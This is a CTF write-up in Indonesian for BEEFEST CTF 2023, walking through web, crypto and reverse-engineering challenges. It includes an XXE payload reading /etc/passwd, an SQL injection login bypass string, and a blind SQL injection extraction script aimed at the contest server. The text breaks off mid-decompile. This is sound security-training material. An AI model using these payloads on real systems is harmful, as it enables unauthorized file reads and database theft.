

BEEFEST CTF 2023

The writeups by Ardhi Putra Pradana



DAFTAR ISI

[\[WEB EXPLOITATION \]](#)

[Admin Kh?](#)

[Extreme Note](#)

[Beeql](#)

[\[CRYPTOGRAPHY \]](#)

[RaSa ini](#)

[\[REVERSE ENGINEERING \]](#)

[Guess the number](#)

[\[FORENSIC \]](#)

[Unmasking the Criminal](#)

[Fishy Network](#)

[\[BINARY EXPLOITATION \]](#)

[Banjir](#)

[Lights On](#)

[WEB EXPLOITATION]

Admin Kh?

Deskripsi


Apakah kamu admin? Kalo bener nanti dapet hadiah. Cek disini yuk:

<http://103.127.96.241:5500/>


Author: kangwijen

Solving

Diberikan sebuah web service, dengan tampilan sebagai berikut



Ketika button tersebut diklik akan memunculkan alert bahwa user bukan admin



Kemudian disini saya langsung mengecek cookie yang digunakan pada web tersebut, yang asumsinya saya dapat mengubahnya untuk memanipulasi nilainya agar bisa menjadi admin

Name	Value
guest	YjMyNmI1MDYyYjJmMGU2OTA0NjgxMDcxNzUzNGNiMDk=

Ternyata benar ada sebuah value cookie dengan key nya adalah *guest*, dan valuenya sepertinya adalah sebuah **base64**, langsung saja saya decode

```

• → admin@kali:~$ echo YjMyNmI1MDYyYjJmMGU2OTA0NjgxMDcxNzUzNGNiMDk= | base64 -d
b326b5062b2f0e69046810717534cb09
• → admin@kali:~$

```

Setelah didecode hasilnya ada sebuah random hex value dengan panjang 32 karakter, disini saya berasumsi ini adalah **md5**, maka langsung saya cari decodernya

b326b5062b2f0e69046810717534cb09 : **true**


Setelah didecode hasilnya ternyata adalah **true** value, disini saya langsung mencoba untuk mereverse nya, dan membuat valuenya menjadi **false**

Md5(false) = **68934a3e9455fa72420237eb05902327**

Input
68934a3e9455fa72420237eb05902327
REC 32 1
Output
Njg5MzRhM2U5NDU1ZmE3MjQyMDIzN2ViMDU5MDIzMjc=

Setelah itu ubah value pada cookienya, dan lalu klik lagi buttonnya untuk mengecek hasilnya

Name	Value
guest	Njg5MzRhM2U5NDU1ZmE3MjQyMDIzN2ViMDU5MDIzMjc=




[illegible]

```
_0x9d8d3e.open("POST", "/check", true);
_0x9d8d3e.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
_0x9d8d3e.onreadystatechange = function () {
  if (_0x9d8d3e.readyState === 4) {
    if (_0x9d8d3e.status === 200) {
      if (_0x9d8d3e.responseText === "redirect") {
        window.location.href = "/yangPastiBukanFlag";
      }
    }
  }
}
```


← → ↻ 🏠 ⚠ Not secure | 103.127.96.241:5500/yangPastiBukanFlag

Error - Kamu orang Indonesia apa bule min?


Dari hasil tersebut saya langsung memodifikasi header **Accept-Language** dengan valuenya adalah **id-ID**



Terlihat hasilnya beda lagi, lanjut dari deskripsi tersebut saya langsung memodifikasi header DNT dengan valuenya adalah 1



Dan boom muncul banyak sekali list file, saya mencoba salah satu untuk dilihat, hasilnya berikut



Yahh, benar saya harus mengecek semua file, tapi karena itu sangat tidak efisien saya membuat solver untuk melakukan automasinya, berikut solvernya

```

import requests
from bs4 import BeautifulSoup

cookies = {"guest": "Njg5MzRhM2U5NDU1ZmE3MjQyMDIzN2ViMDU5MDIzMjc="}
headers = {"Accept-Language": "id-ID", "DNT": "1"}

host = "http://103.127.96.241:5500"

res = requests.get(f"{host}/yangPastiBukanFlag", cookies=cookies,
headers=headers)

soup = BeautifulSoup(res.text, "html.parser")
for a in soup.find_all("a"):
    href = a["href"]
    res = requests.get(f"{host}{href}", cookies=cookies,
headers=headers)
    if "BEEFEST" in res.text:
        print(res.text)

```

Lalu ketika script tersebut dijalankan, maka akan mencoba untuk melihat semua file yang tersedia pada list, dan mengecek apakah ada bagian format flag ya

```

• → adminkh python3 solver.py
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>View File</title>
</head>
<body>
  <pre>BEEFEST{K4mu_aDm1nT_r11L_WoOo00wwWw}</pre>
</body>
</html>
◦ → adminkh █

```

Dengan script tersebut saya berhasil untuk mendapatkan flagnya

Flag: BEEFEST{K4mu_aDm1nT_r11L_WoOo00wwWw}

Extreme Note

Deskripsi


Aku baru saja membuat sebuah web untuk menyimpan semua Catatanku disana, tetapi temanku mengatakan bahwa cara aku membuat webnya itu sangat berbahaya, Maka dari itu aku ingin melakukan pengecekan apakah benar bahwa web punyaku berbahaya? Bisakah kamu membobolnya? :3

Web: <http://103.127.96.241:5000/>


Author: Mewzael

Solving

Diberikan sebuah website dengan tampilan sebagai berikut



Disini awalnya saya berasumsi bisa melakukan sql injection, dan ternyata tidak, dan setelah dicek pada source paganya saya menemukan credential untuk login



Kemudian saya gunakan credential tersebut untuk login, dan ternyata berhasil lalu menampilkan halaman untuk membuat note

Text Editor

Save

Open Saved Note

Kemudian coba untuk membuat random note, dengan isi notenya sembarang saja

Content saved successfully. Note ID: 5eb63bbbe01eed093cb22bb8f5acdc3

Akan menampilkan hasil note id nya, lalu saya cek dengan fitur open saved note yang diberikan

Saved Content

Search for a note using ID:

Search

Search Results:

- Note ID: 5eb63bbbe01eed093cb22bb8f5acdc3
XML Error

Disini menarik sekali, karena ada error **XML Error**, langsung saya berasumsi bahwa ini vulnerable terhadap **XXE Injection**, langsung saya menggunakan payload **XXE Injection** berikut

```
<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY data SYSTEM "/etc/passwd"> ]>
<data>&data;</data>
```

Lalu kami kirim payload nya pada note lalu save, dan check notenya, dan hasilnya sebagai berikut

- Note ID: c44ef986ba78204cf6adf4d971e775ff
<?xml version="1.0"?> <!--?xml version="1.0" ?--> <!DOCTYPE foo [<!ENTITY data SYSTEM "/etc/passwd">]> <data>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
note:x:1000:1000:/home/note:/bin/bash </data>

Dan ternyata berhasil, sesuai dengan payload tersebut tujuannya adalah membaca file `/etc/passwd`

Lalu dengan sedikit menebak saya mencoba mengganti valuenya menjadi `flag.txt` dan payloadnya adalah sebagai berikut

```
<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY data SYSTEM "flag.txt"> ]>
<data>&data;</data>
```

Lalu save note tersebut dan coba liat hasilnya

```
• Note ID: 78ddf9fc71c970643f9a4aaa03087553
<?xml version="1.0"?> <!--?xml version="1.0" ?--> <!DOCTYPE foo [ <!ENTITY data SYSTEM "flag.txt"> ]> <data>BEEFEST{L0AD3D_XML_1S_C00L_R1GHT}
</data>
```

Dan bisa terlihat, berhasil untuk mendapatkan flagnya

Flag: BEEFEST{L0AD3D_XML_1S_C00L_R1GHT}

Beeql

Deskripsi

Alice: (looking frustrated) Hey Bob, I've been trying to log in to my website account all morning, but I can't remember my password! Bob: (concerned) Oh no, that's not good. Have you tried the "Forgot Password" option? Alice: Sadly I forgot to develop them beforehand, but well my account is not that special anyways.


Web: <http://103.127.96.241:55213/>

Author: Arkoov


Solving

Diberikan sebuah website, dan sesuai dengan nama soalnya saya langsung berasumsi bahwa website ini akan rentan dengan **SQL Injection**, oke let's see.

Saya mencoba menginputkan basic sql injection, seperti berikut




Namun hasilnya nihil, ada pengecekan valid email pada web tersebut



Saya langsung mencoba teknik lain untuk melakukan bypass checking format email tersebut

```
'/**/OR/**/1=1/**/LIMIT/**/1/**/--/**/@gmail.com
```

Lalu kemudian saya masukkan payload tersebut kedalam input value emailnya



Hello Guest,
But so sorry, nothing is here

Dan berhasil, dengan teknik tersebut saya dapat melakukan **SQL Injection** dan membypass pengecek emailnya. Tapi tidak ada apa - apa ketika sudah berhasil untuk login, saya langsung berasumsi lagi untuk menggunakan teknik **Blind SQL Injection**.

Untuk teknik tersebut saya membuat automasi scriptnya sebagai berikut

```
import requests
import string
import time

possible = "," + string.printable[:-2]
query = input("QUERY: ")
target = "http://103.127.96.241:55213/api/login"
result = ""

data = {"email": "", "password": "dummy"}
indicator_success = "User authenticated successfully"

i = 1
while True:
    for idx, c in enumerate(possible):
        print(f"TRY LETTER at {i}: {c}")
        payload = (
            f"' OR SUBSTRING( ( {query} ), {i}, 1 ) = '{c}' --"
            @gmail.com".replace(
                " ", " /**/"
            )
        )
```

```

data["email"] = payload
res = requests.post(
    target,
    data=data,
    allow_redirects=True,
)

if indicator_success in res.text:
    result += c
    print(f"FOUND LETTER at {i}: {c}")
    print(f"CURRENT RESULT: {result}")
    time.sleep(1)
    break
if idx == len(possible) - 1:
    print(f"FINAL RESULT IS: {result}")
    exit(0)

i += 1

```

Untuk mengetesnya saya coba untuk menginput Query *SELECT 1*, dan melihat hasilnya

```

➔ beeq python3 solver.py
QUERY: SELECT 1
TRY LETTER at 1: ,
TRY LETTER at 1: 0
TRY LETTER at 1: 1
FOUND LETTER at 1: 1
CURRENT RESULT: 1

```

Dan hasilnya found, berarti script tersebut sudah berjalan dengan baik serta juga sudah melakukan bypass restriksi email sebelumnya, kemudian saya mencoba untuk mengidentifikasi database yang digunakan, mulai dari **sqlite**, sebagai berikut

```
SELECT sqlite_version()
```

```

➔ beeq python3 solver.py
QUERY: SELECT sqlite_version()
TRY LETTER at 1: ,
TRY LETTER at 1: 0
TRY LETTER at 1: 1
TRY LETTER at 1: 2
TRY LETTER at 1: 3
FOUND LETTER at 1: 3
CURRENT RESULT: 3

```

Oke disini karena hasilnya langsung found, saya tidak melanjutkan bruteforce nya dan langsung mengasumsikan database yang digunakan adalah **sqlite**

Selanjutnya adalah tahap ekstraksi databasenya

1. Ekstraksi Table

```
SELECT GROUP_CONCAT(name) FROM sqlite_master WHERE type='table' AND name NOT LIKE 'sqlite_%'
```

```
TRY LETTER at 52:  
FINAL RESULT IS: users,flag_1231872512832809421835714571234104832948  
o → beeql
```

Ternyata ada table *flag_1231872512832809421835714571234104832948*, langsung saja lanjut untuk mengecek table tersebut

2. Ekstraksi Column

```
SELECT GROUP_CONCAT(name) FROM  
pragma_table_info('flag_1231872512832809421835714571234104832948')
```

```
TRY LETTER at 8:  
FINAL RESULT IS: id,flag  
o → beeql
```

Dan ternyata dapat column *flag*, lanjut ekstraksi

3. Ekstraksi isi database pada column *flag* dan table *flag_1231872512832809421835714571234104832948*

```
SELECT GROUP_CONCAT(flag, '') FROM  
flag_1231872512832809421835714571234104832948
```

```
TRY LETTER at 30:  
FINAL RESULT IS: BEEFEST{B11nDlyANn0y1ng21351}  
o → beeql
```

Dan, bisa dilihat berhasil untuk mendapatkan nilai flagnya

Flag: *BEEFEST{B11nDlyANn0y1ng21351}*

[CRYPTOGRAPHY]

RaSa ini

Deskripsi

bener lagunya Vierratale. Coba diperhatiin baik baik~

Author: sarapan

Solving

Diberikan sebuah file **flag.txt** dan ketika dibuka isinya adalah sebuah value dengan variable n , c , e

```
→ rasaini cat flag.txt
n = 73960217256145414198852193002125885590972083476595381555575398240855969904209
c = 2405183319384722236670545256126352577839822621882076602866161258409491301853
e = 65537
→ rasaini
```

Sesuai dengan judul ini merupakan variable yang menjadi formula dalam teknik cryptography RSA, karena nilai yang diberikan sudah cukup jelas langsung saja saya melakukan decrypt menggunakan **dcodefr**

Search for a tool

★ SEARCH A TOOL ON dCode BY KEYWORDS:
e.g. type 'boolean'

★ BROWSE THE FULL dCODE TOOLS' LIST

Results

- ❌ Wiener's attack: failure
- ❌ (Self-Limited) Prime Factors Decomposition: failure
- ✅ P,Q computed with N (FactorDB database)
- ✅ D computed with P,Q,E
- ✅ Decryption using C,D,N

BEEFEST{rsa_nya_jangan_galau}

RSA Cipher - dCode

Tag(s) : Modern Cryptography, Arithmetics

Share

dCode and more

dCode is free and its tools are a valuable help in

RSA DECODER

Indicate known numbers, leave remaining cells empty.

★ VALUE OF THE CIPHER MESSAGE (INTEGER) C=
2405183319384722236670545256126352577839822621882...

★ PUBLIC KEY E (USUALLY E=65537) E=
65537

★ PUBLIC KEY VALUE (INTEGER) N=
7396021725614541419885219300212588559097208347659...

★ PRIVATE KEY VALUE (INTEGER) D=

★ FACTOR 1 (PRIME NUMBER) P=

★ FACTOR 2 (PRIME NUMBER) Q=

★ INTERMEDIATE VALUE PHI (INTEGER) Φ=

★ DISPLAY ☒ PLAINTEXT AS CHARACTER STRING
☐ COMPUTED VALUES (C,D,E,N,P,Q,...)
☐ PLAINTEXT AS INTEGER NUMBER
☐ PLAINTEXT AS HEXADECIMAL FORMAT

► CALCULATE/DECRYPT

Dan bisa terlihat flagnya setelah dilakukan decode

Flag: BEEFEST{rsa_nya_jangan_galau}

[REVERSE ENGINEERING]

Guess the number

Deskripsi

Xiao told me to guess a number in his mind. But, little did he know that we can actually look through his mind

Answer in this link: [nc 103.127.96.241 21010](https://nc.103.127.96.241:21010)

author: almnndtofu

Solving

Diberikan sebuah file *elf* dan juga netcat service, dimana disini kita diharuskan untuk menebak beberapa angka yang valid sesuai dengan validasi dari *elf* tersebut.

Ketika program dijalankan, sebenarnya program akan meminta 2 nilai yang harus kita tebak dan harus valid. Mari kita bedah *elf* tersebut dengan melakukan decompile

```
v12 = 50LL;
nuller();
printf("berikan angka pertama: ");
__isoc99_scanf("%lld", &v10);
puts(":s");
if ( vali(v10) )
{
    puts("wih boleh boleh, kalo yang ini bisa tebak juga ga?");
    printf("berikan angka kedua: ");
    __isoc99_scanf("%lld", &v9);
    puts(":s");
    if ( val2(v9) && v10 / v9 > 1 )
    {
        v4 = len(v10);
        if ( v4 == len(v9) && (v5 = hasil(v10), v5 == hasil(v9)) )
        {
            v11 = fopen("flag.txt", "r");
            __isoc99_fscanf(v11, "%s", s);
            puts("bullseye! ini dia flagnya.");
            puts(s);
        }
        else
        {
            puts("ga seacak itu si.. ayo pasti bisa ini step terakhir!");
        }
    }
    else
    {
        puts("wah kali ini masih kurang akurat ni.");
    }
}
else
{
    puts("ga serandom itu sih, coba diliat lagi");
}
```



```
IDA view-A Pseudocode-A Hex view
int64 __fastcall val1(int64 a1)
{
    if ( a1 % 10 != 1 )
